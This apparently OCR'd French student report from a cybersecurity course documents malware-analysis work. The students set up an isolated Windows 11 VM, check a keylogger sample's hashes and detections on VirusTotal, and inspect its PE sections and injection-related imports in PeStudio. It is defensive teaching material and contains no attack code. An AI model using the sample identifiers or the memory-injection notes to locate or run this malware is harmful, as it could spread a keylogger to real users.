
CODING FACTORY
2025 - 2026

RAPPORT DE GROUPE

Semaine Cybersécurité

Inès Charfi
Mathys Sclafer
Clément Seurin le Goffic
Matéis Bourlet

Product Owner : Wael MEGUEBLI
wmeguebli@esiee-it.fr



User Story (US1) – Mise en place d’un environnement sécurisé

🧰 Quels outils sont nécessaires ?

Outil	Rôle
VMware Workstation	Création et gestion de la machine virtuelle
ISO Windows 11	Système d’exploitation cible pour l’analyse

❓ Comment créer la machine virtuelle ?

1. Installation de VMware

- Installer VMware Workstation sur le poste hôte

https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion

- Vérifier que la virtualisation est activée (BIOS/UEFI)

2. Création de la VM dans VMware

Lors de la création de la machine virtuelle :

Paramètre	Configuration
Système	Windows 11
Source	Sélection de l'ISO Windows 11
Stockage	64 Go
Type de disque	Disque virtuel unique recommandé

❓ Comment isoler le réseau de la machine virtuelle ?


Lors de la configuration matérielle de la VM :

Paramètres réseau

1. Ouvrir les paramètres de la VM
2. Aller dans Réseau
3. Modifier :
    - NAT → Segment LAN
4. Créer un nouveau segment LAN nommé :

> Analyse Malware

Rendu :



❓ Comment empêcher toute fuite de fichiers entre l'hôte et la VM ?

Après la création de la VM :


1. Clic droit sur la VM → Paramètres
2. Onglet Options
3. Section Dossiers partagés
4. Paramétrer sur :

> Désactivé

Raison

- Éviter toute propagation du malware vers l'hôte
- Garantir une isolation complète du système analysé

Rendu :




✅ Synthèse – Validation de l'US1

Un environnement d'analyse sécurisé a été mis en place à l'aide d'une machine virtuelle Windows 11 sous VMware.

L'isolation réseau via un segment LAN dédié et la désactivation des dossiers partagés garantissent l'absence de fuite vers le système hôte.

La User Story US1 est validée, les critères d'acceptation étant respectés.




User Story (US2) – Vérification de la reconnaissance du malware


🧰 Quel outil est utilisé ?

Outil	Usage
VirusTotal	Analyse du fichier et comparaison avec des bases de malwares connues https://www.virustotal.com/gui/home/upload

❓ Quelles informations sont relevées ?

Élément	Contenu relevé
Hash du fichier	MD5 / SHA-1 / SHA-256
Verdict	Malware / Suspect / Clean
Type de menace	Exemple : Trojan, Backdoor
Score de détection	Ex : 56 / 72 moteurs





Basic properties

MD5	9002e6aad57631bf18f10277d722b263
SHA-1	8dea0e343d4871b6983a92eab8c204803b9f26b5
SHA-256	173e1512dcabd9dbdb0a9bd10ceda016171ac95139d0abe7a6e32ef3245d1911
Vhash	562efb93f4d4da355b6bdd4e58da50bf
SSDEEP	196608:sb2Gz9+CLL0vE53U2M7xDs0Mrxz9TuXOkuFgHzY:S/LLMAA7x893kuiHzY
TLSH	T110963305F7EBD5881F1651A7E9E3002555E7A950EE84CE3DA70C01F6A04DEB8F4F82AE
File type	ZIP compressed zip
Magic	Zip archive data, at least v1.0 to extract, compression method=store
TrID	ZIP compressed archive (100%)
Magika	ZIP
File size	8.73 MB (9151321 bytes)

History

First Submission	2022-10-13 07:45:26 UTC
Last Submission	2026-01-20 12:55:50 UTC
Last Analysis	2025-02-11 20:44:08 UTC
Earliest Contents Modification	2022-08-25 06:44:40
Latest Contents Modification	2022-08-25 06:44:40

Names

Malware-main.zip
sample.exe
f470fa5b-75b9-4728-8ef9-d9bd164ed3d1.tmp
Malware-main (3).zip
Malware-main (1).zip

Bundle Info

Contents Metadata

Contained Files	2
Uncompressed Size	8.73 MB
Earliest Content Modification	2022-08-25 06:44:40
Latest Content Modification	2022-08-25 06:44:40

Contained Files By Type


DIRECTORY	1
ZIP	1

Contained Files By Extension


ZIP	1

❓ Comment est faite la comparaison avec les bases existantes ?

- Comparaison du SHA-256 avec les bases VirusTotal
- Vérification si le hash est déjà référencé
- Identification de similarités avec des menaces connues



Security vendors' analysis			Do you want to automate checks?
Alibaba	TrojanSpy:Win32/KeyLogger.71552bb5	AliCloud	Trojan[spy]:Win/KeyLogger.RJJ
ALYac	Application.Agent.JRC	Antiy-AVL	Trojan[Spy]/Win32.KeyLogger
Arcabit	Application.Agent.JRC	Avast	Win32:Trojan-gen
AVG	Win32:Trojan-gen	Avira (no cloud)	TR/Spy.KeyLogger.rbxji
BitDefender	Application.Agent.JRC	CTX	Zip.trojan.generic
Cynet	Malicious (score: 99)	DeepInstinct	MALICIOUS
DrWeb	Trojan.KeyLogger.43162	Emsisoft	Application.Agent.JRC (B)
ESET-NOD32	Win32/Spy.KeyLogger.RHK	Fortinet	W32/Agent.92DC!tr
GData	Application.Agent.JRC	Google	Detected
Ikarus	Trojan-Spy.Agent	Jiangmin	TrojanSpy.KeyLogger.pmf
Kaspersky	HEUR:Trojan-Spy.Win32.KeyLogger.gen	Lionic	Trojan.ZIP.KeyLogger.tlc
Malwarebytes	Malware.AI.3522099206	MaxSecure	Trojan.Malware.300983.susgen
NANO-Antivirus	Trojan.Win32.KeyLogger.kkhcoi	Panda	Trj/GdSda.A
QuickHeal	Trojan.Ghanarava.16779660277cf743	Rising	Spyware.Keylogger!8.12F (TFE:5:60V3X4...
Sangfor Engine Zero	Spyware.Win32.KeyLogger.Vyv4	Skyhigh (SWG)	Artemis!Trojan
Sophos	Mal/Generic-S	Symantec	Trojan.Gen.NPE
Tencent	Malware.Win32.Gencirc.115d8b59	Trellix (ENS)	Artemis!ABBC02A7E5FF
Trellix (HX)	Application.Agent.JRC	TrendMicro	TrojanSpy:Win32.KEYLOGGER.OI
TrendMicro-HouseCall	TrojanSpy:Win32.KEYLOGGER.OI	VIPRE	Application.Agent.JRC
ViRobot	Trojan.Win.Z.Keylogger.25088	Webroot	W32.Trojan.Gen
WithSecure	Trojan.TR/Spy.KeyLogger.rbxji	Zillya	Trojan.Keylogger.Win32.75167



Bundled Files (9)

Scanned	Detections	File type	Name
2025-03-19	52 / 72	Win32 EXE	VIRUS/Res.exe
2025-12-22	26 / 71	Win32 EXE	VIRUS/Env.exe
2026-01-19	0 / 71	Win32 DLL	VIRUS/libgcc_s_dw2-1.dll
2025-12-04	0 / 72	Win32 DLL	VIRUS/libstdc++-6.dll
2025-12-04	0 / 72	Win32 DLL	VIRUS/libwinpthread-1.dll
2025-03-04	0 / 72	Win32 DLL	VIRUS/Qt5Core.dll
2025-03-10	0 / 72	Win32 DLL	VIRUS/Qt5Gui.dll
2025-04-30	0 / 72	Win32 DLL	VIRUS/Qt5Network.dll
2025-03-10	0 / 72	Win32 DLL	VIRUS/Qt5Widgets.dll

Dropped Files (14)

Scanned	Detections	File type	Name
2025-03-10	0 / 72	Win32 DLL	Qt5Widgets.dll
2025-03-19	52 / 72	Win32 EXE	Res.exe
2026-01-19	0 / 71	Win32 DLL	libgcc_s_dw2-1.dll
2025-12-04	0 / 72	Win32 DLL	libstdc++-6.dll
2025-12-04	0 / 72	Win32 DLL	libwinpthread-1.dll
2025-03-04	0 / 72	Win32 DLL	Qt5Core.dll
2025-03-10	0 / 72	Win32 DLL	Qt5Gui.dll
2025-12-22	26 / 71	Win32 EXE	Env.exe
2025-04-30	0 / 72	Win32 DLL	Qt5Network.dll

✅ Synthèse – Validation de l'US2

Le fichier a été soumis à VirusTotal afin de vérifier s'il est déjà connu. Les hachages, le verdict et les résultats de détection ont été relevés et comparés aux bases existantes. La User Story US2 est validée.

User Story (US3) – Analyse statique du malware

🧰 Quel outil est utilisé ?

Outil	Usage
PeStudio	Analyse statique de fichiers exécutables Windows

📌 Analyse réalisée dans la machine virtuelle isolée.

❓ Comment lancer l'analyse avec PeStudio ?

Étapes réalisées


Étape	Action
1	Télécharger PeStudio depuis le site officiel
2	Extraire l'archive `.zip`
3	Lancer `pestudio.exe`
4	Glisser-déposer le fichier malware dans l'interface

L'analyse démarre automatiquement.

❓ Quelles sections sont analysées ?

Sections PE

Élément analysé	Observation
Raw Size	Taille réelle dans le fichier
Virtual Size	Taille allouée en mémoire
Nom des sections	`.text` , `.data` , `.rsrc` , etc.



Interprétation

Une section présentant un raw-size faible ou nul mais un virtual-size élevé indique une allocation mémoire destinée à une charge injectée en RAM (comportement suspect).

❓ Quels imports sont analysés ?

Imports (fonctions Windows)

Fonction	Rôle
`GetCurrentProcess`	Identification du processus courant
`VirtualQuery`	Recherche de zones mémoire
`VirtualProtect`	Modification des permissions mémoire
`WriteProcessMemory`	Injection de code en mémoire

imports (100)	flag (7)	type	ordinal	first-thunk (IAT)	first-thunk-original (INT)	library
_ZN10QArrayData10dealloca...	-	implicit	-	0x000093F8	0x000093F8	Qt5Core.dll
_ZN16QCoreApplication4exe...	-	implicit	-	0x0000941C	0x0000941C	Qt5Core.dll
_ZN16QCoreApplicationC1E...	-	implicit	-	0x0000943C	0x0000943C	Qt5Core.dll
_ZN16QCoreApplicationD1Ev	-	implicit	-	0x00009460	0x00009460	Qt5Core.dll
_ZN7QString16fromAscii_hel...	-	implicit	-	0x0000947C	0x0000947C	Qt5Core.dll
_ZN8QVariantC1EPKc	-	implicit	-	0x000094A4	0x000094A4	Qt5Core.dll
_ZN8QVariantD1Ev	-	implicit	-	0x000094BC	0x000094BC	Qt5Core.dll
_ZN9QSettings8setValueERK7...	-	implicit	-	0x000094D0	0x000094D0	Qt5Core.dll
_ZN9QSettingsC1ERK7QStrin...	-	implicit	-	0x00009500	0x00009500	Qt5Core.dll
_ZN9QSettingsD1Ev	-	implicit	-	0x00009534	0x00009534	Qt5Core.dll
_Unwind_Resume	-	implicit	-	0x00009548	0x00009548	libgcc_s_dw2-...
__deregister_frame_info	-	implicit	-	0x0000955C	0x0000955C	libgcc_s_dw2-...
__register_frame_info	-	implicit	-	0x00009578	0x00009578	libgcc_s_dw2-...
DeleteCriticalSection	-	implicit	-	0x00009590	0x00009590	KERNEL32.dll
EnterCriticalSection	-	implicit	-	0x000095A8	0x000095A8	KERNEL32.dll
FreeLibrary	-	implicit	-	0x000095C0	0x000095C0	KERNEL32.dll
GetConsoleWindow	-	implicit	-	0x000095CE	0x000095CE	KERNEL32.dll
GetCurrentProcess	x	implicit	-	0x000095E2	0x000095E2	KERNEL32.dll
GetCurrentProcessId	x	implicit	-	0x000095F6	0x000095F6	KERNEL32.dll
GetCurrentThreadId	x	implicit	-	0x0000960C	0x0000960C	KERNEL32.dll
GetLastError	-	implicit	-	0x00009622	0x00009622	KERNEL32.dll
GetModuleHandleA	-	implicit	-	0x00009632	0x00009632	KERNEL32.dll
GetProcAddress	-	implicit	-	0x00009646	0x00009646	KERNEL32.dll
GetStartupInfoA	-	implicit	-	0x00009658	0x00009658	KERNEL32.dll
GetSystemTimeAsFileTime	-	implicit	-	0x0000966A	0x0000966A	KERNEL32.dll
GetTickCount	-	implicit	-	0x00009684	0x00009684	KERNEL32.dll
InitializeCriticalSection	-	implicit	-	0x00009694	0x00009694	KERNEL32.dll
LeaveCriticalSection	-	implicit	-	0x000096B0	0x000096B0	KERNEL32.dll
LoadLibraryA	-	implicit	-	0x000096C8	0x000096C8	KERNEL32.dll
